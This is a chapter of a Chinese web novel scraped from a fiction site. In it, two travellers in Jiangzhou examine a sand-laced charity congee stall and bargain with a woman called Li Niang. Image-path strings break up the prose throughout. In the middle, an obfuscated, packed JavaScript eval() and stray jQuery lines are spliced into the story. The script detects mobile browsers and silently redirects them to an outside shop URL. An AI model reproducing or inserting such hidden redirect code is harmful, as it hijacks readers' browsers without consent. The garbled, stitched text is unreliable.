文趣网 > 都市小说 > 赴京这件小事 > 27. 有事
    谢星影也没想到,自己随口说出来当作玩乐一般的惩罚,竟然还真的成了真。

    “……这样吧,我和你保证,后日,我们后日一定离开江州。”薛月圆难为情地低下了头,细细地小声说着话。

    薛月圆自然是不想损失一贯铜钱的,更别提谢星影本身有那么多钱,她总觉得这个法子对本身钱就不比谢星影多的她来说不太公平。

    但她现在根本不好意思提什么公平不公平一事,因为她又食言了。

    江州此地变故实在太多了,幸好他们接下来去的泰州是个富饶安稳的小城,一定不会让她再做出如此丢脸的事情。

    当时薛月圆说,要去东边看看施粥一事后,谢星影就一直面带微笑地看着她,看得她浑身发麻。

    “先用午膳吧,好吗?”忽略他眼底多得要溢出来的讥讽,谢星影看上去十分有礼地询问道。

    他担心去看了那劳什子东边施粥之后,他连午膳都没得吃了。

    那小孩肯定古怪,薛月圆都觉得在江州有人施粥是一件不可思议的事。

    既然如此,那为什么还要把他们引过去呢?

    用完午膳后,薛月圆便在街旁捡了根短木棍,拿在手上用作防身。

    她本想劝说谢星影回客栈或是衙门,但谢星影对此也有些好奇,两人便直接过来了。原本薛月圆还在担心,会不会由于他们去吃午膳耽搁了一部分时间,现在施粥的队伍都散了。

    却没成想东边靠近城门的墙角前,还支着一个小摊,小摊旁边挂着大大的“施粥”二字,看上去十分简陋。

    关键是那小摊前面也没什么人,薛月圆只看见两个老人端着碗蹲在摊前喝。

    她走过去的时候,看到其中一个老人应当是喝完了一碗粥,施粥的阿姐问他还要吗,老人竟摇了摇头。

    江州的民风不太淳朴,是以薛月圆看到老人这样还惊讶了一瞬。

    “他为什么不要第二碗?”薛月圆一手扯着身旁谢星影的衣袖,头偏了偏凑过去询问道。

    谢星影懒洋洋地说:“也许他喝饱了呗。”

    “谢小郎君,你认真些,这些人是不会因为喝饱了就拒绝免费的粥的。”薛月圆认真地说。

    她说完,看到谢星影斜了她一眼,似笑非笑:“小月姑娘,你这是也入乡随俗,觉得江州全是恶人了?”

    薛月圆一时语塞,听到谢星影哼笑一声,低声道:“粥里掺了沙子。”

    闻言,她一愣,薛月圆回想起之前和师娘学习的时候,在史书上见过这个故事,只不过没曾想居然在距离槲州如此近的江州重演了这段历史。

    薛月圆的脚步慢了一瞬,谢星影看了她一眼,她才继续向前走去。

    “这位姑娘也来喝粥吗?”打粥的阿姐看到她,远远便询问道。

    她松开谢星影的衣袖,向前快走两步把他挡在身后。

    薛月圆朝打粥阿姐露出一个大大的笑容,问道:“我不喝粥,我是外地来的,听闻江州东边有施粥,特地来看看。”

    那位阿姐随即放下了手中的勺子,也露出一个和蔼的笑容回应道:“咱们这儿施的粥啊,所有人都可以来喝,只不过喝不喝得惯,就看个人了。”

    这番话说得很是巧妙,若不是谢星影提了一句粥里掺沙一事,或许她还听不明白这句话是何意思。

    谢小郎君还真是饱读书卷,一眼就察觉了其中的玄机啊,薛月圆在心中感叹了一句。

    “阿姐,那劳烦您帮我打一点,我想尝尝。”她看到了在施粥的摊子上还放着几只破碗,于是说道。

    这位阿姐生得面善,眼角有一丝细纹。她笑着从旁边拿出一只碗,往里打了大约铺满碗底的粥,递过来:“姑娘。”

    薛月圆接过来垂眼看去,米粒沉淀下去,只有恰恰铺满碗底那么多的粥。

    果然所谓的粥大半还是清水,中间掺了一点米粒,还有……谢星影说的沙子。

    薛月圆想了下,端着碗暂且没喝。她朝那阿姐露出小小的笑容,指着碗中的粥直接问道:“您说的喝不喝得惯是说这里的沙子吗?”

    在她问出这个问题的时候,谢星影收回看向对面打粥阿姐的视线,把目光落在了她的身上。

    与此同时,那打粥阿姐的笑容未变,道:“哪里有沙子?”

    谢星影的目光微妙,而打粥阿姐的眼神笃定,两人的视线聚集于薛月圆身上,她却恍若未觉。

    薛月圆低头,再度看了看碗中那明显的沙粒,谢星影便看到她的下一个举动是举碗仰头把碗中的清水米粒沙子喝了进去。

    饶是谢星影从小经历过那么多事,又熟知薛月圆的性子,看到她乍作此举,还是忍不住惊讶了一瞬。

    他的手动了动,不知想做什么,但很快又收回落在了身侧。

    惊讶归惊讶,谢星影很快把目光落回了对面的打粥人身上。

    他敏锐地察觉到对方细微的神色变化,还没来得及细想,就听见薛月圆说:“阿姐,我喝得惯。”

    薛月圆还是一副笑盈盈的样子,她的眉毛细而弯,眼睛也弯成了两道月牙,看上去想让人跟随她一起笑起来。

    那打粥阿姐很快收敛起自己的面色,仍旧一副和蔼的面容:“那姑娘可还再要一些?”

    薛月圆摇头,将这只碗双手还回去:“不用了,这里施粥是给吃不上饭的百姓们的,我不能占他们的份额。”

    对面人神色未变,接过她的碗放回去,和气地夸了她一声好。

    “那您现在能告诉我,您最先说的喝不喝得惯,是说能喝下粥里面的沙子吗?”薛月圆问回了这个问题。

    谢星影垂在身旁的手微微动了一下,他和薛月圆一同看向对面打粥的阿姐。

    不过,她并没有对薛月圆的话作出任何回应。对面女人和蔼的面容发生了细微的变化,她的嘴角扯平,一直眯着的眼睛此刻也舒展开。

    “你继续。”她把打粥的勺子往瓦罐里一扔,低头说了一句。

    薛月圆和谢星影就看到那施粥的小摊底下冒出来一个头。

    “是你?”薛月圆忍不住对从小摊下面钻出来的小孩说道。

    这小孩赫然就是方才撞了她的那个孩子,他的身量不高,一直坐在摊子下面,被周围的围布挡着,确实不容易被人看见。

    小孩被叫出来,熟练接过扔进瓦罐里的勺子,一边握着勺子在粥里搅着,一边甜甜地叫了她一声:“姐姐。”

    好在两人也早有准备,对此只有几分惊讶。

    甚至谢星影还十分细致地打量了两下这个小孩的面容,察觉到他与他旁边的那个女人眉眼间有几分相似。

    “这是我的孩子。”也许是发现了谢星影的打量,那打粥阿姐很是自然地直接说道。

    薛月圆并没有流露出明显的情绪,她依旧笑着,和善地问道:“您怎么称呼?”

    “叫我李娘就行。”

    她做了个手势,让两人跟着她来。

    薛月圆往前了两步,却感觉到自己的手臂好像被人拉了拉。她回头望去,谢星影正眉头微皱地望着她。

    “这位公子可是担心我对你二人图谋不轨?”李娘也停下脚步,问道。

    “你让儿子引我们二人过来,到底有何意?”

    李娘笑笑:“不过是听闻姑娘与公子一入江州,便参与衙门一同捣毁了一个大的团伙罢了。”

    “并非我与他共同捣毁的。”

    谢星影的视线落到她的身上,听到薛月圆道:“这件事是我与衙门另一人共同做的,与他无关。”

    李娘略带疑惑地看了她一眼:“姑娘的意思是……”

    “这样,我同他去一趟衙门,然后我与那人一同过来。”薛月圆一点也没觉得自己这个想法有多荒谬,很干脆地说了出来。

    倒是面前

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17766509|209717||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    的李娘,见她这样赤诚,也额外提起几分趣味来。

    “也可以,只不过,我如何确定你真的会回来呢?”

    薛月圆抿抿唇,很是不舍地把自己早上刚刚失而复得的荷包拿了出来:“我将此物给你,里面是我身上带着的所有银钱,荷包也是我亲手缝制。”

    她不觉得这荷包和银钱的价值远远没有达到可以在这种情况下用作抵押的程度,然而面前的李娘眼含趣味,倒也没有拒绝。

    李娘接过那只荷包,在手上掂了掂,道:“我在这里等到日落,姑娘记得快些回来。”

    居然还把时间宽限到日落,谢星影看了看现在的日头,不过刚过午时。

    他对刚才薛月圆的一番举动感到瞠目结舌,若是要他来,若是换他来,绝不可能这么轻易。

    而薛月圆不光直愣愣地把他安然无恙地送回衙门,还和那女人说得有来有回,一点脸面也没撕破。

    “你知道她是谁吗?”在走回衙门的路上,谢星影忍不住问道。

    薛月圆的手中还拿着她随手捡来的那根棍子,她握着那根棍子活动着右手腕,闻言摇了摇头,用十分莫名的眼光看着他:“不知道呀,你为什么会觉得我知道?”

    谢星影皱眉问道:“那你就把你的荷包给她,不担心她其实也是一个扒手?”

    “一个设了这么一大出局,只为了偷我的荷包?”薛月圆说完,率先被自己的形容笑到了,“我觉得不至于此。”

    她看着谢星影缄口无言的样子,解释道:“因为我身上最值钱的就是那枚荷包了呀,不然我该给什么东西押在她那边呢?”

    “对了,还有钱簿,这个我没说。”薛月圆似乎觉得自己留了后手,脸上浮现上几分自豪。

    “小月,其实你的荷包和里面的钱在面对那个女人的时候,根本到不了能做抵押的程度。”谢星影微微笑着,纤长浓密的眼睫遮住了眼底所有的情绪,“更不要说她对你的时间如此宽限,甚至都没有要求你不许带衙门侍卫过来。”

    薛月圆随着他的话语感叹:“是啊,那位李娘确实深藏不露。她递给我粥碗的时候,我还看到了她手上的茧呢。”

    那种程度的茧,是要如同镖局镖师一样日日练武才能磨损出来的。

    “你这都关注到了?为什么……”

    “不过,她还是让我用荷包做抵押了呀。”

    沉默了片刻,两人几乎同时开口说话,但谢星影的话说到一半就忽然断开了。

    薛月圆说完,偏头望向他问道:“谢小郎君,你要问我什么?”

    谢星影摇头:“没事了。”

    薛月圆总能用一些他意想不到的办法达成目的,问那么多也没意思。毕竟让他用这些方法,他是断然不会用的。

    谢星影的目光从眼睫下穿出,上上下下把身旁还在耍弄棍子的姑娘看了个遍。他的唇角微微上翘,哼笑一声:“傻人有傻福。”

    薛月圆握着棍子绕动手腕的动作不停,不知道她听没听到,或许听到了也不在意。

    她把谢星影安全送回了衙门,随后去找顾绽。

    顾绽不知道在和顾县令商量些什么,总之等薛月圆请求一旁的护卫把她找过来的时候,她脸上带着显而易见的怒气。

    薛月圆没有去问,只是给她倒了盏水,把方才经历的事告知了她,末了说道:“你的身份从来没有对外公开,所以我也没有和李娘把你直接说出来。阿绽,若是你觉得不安全,不妨在衙门中找位武功高强的,我和他一同过去。”

    这事怎么说也是她被人引了过去,被下进了一个不大不小的套子里,薛月圆也自然不好大着脸让顾绽直接和她去。

    她是这样想的,顾绽也有自己的想法:“此事本就是我江州的事情,牵连到了你,我又怎可做缩头乌龟?”

    “我们二人好好去会会那名李娘,想来她也不是个不讲理的。”顾绽这样说道。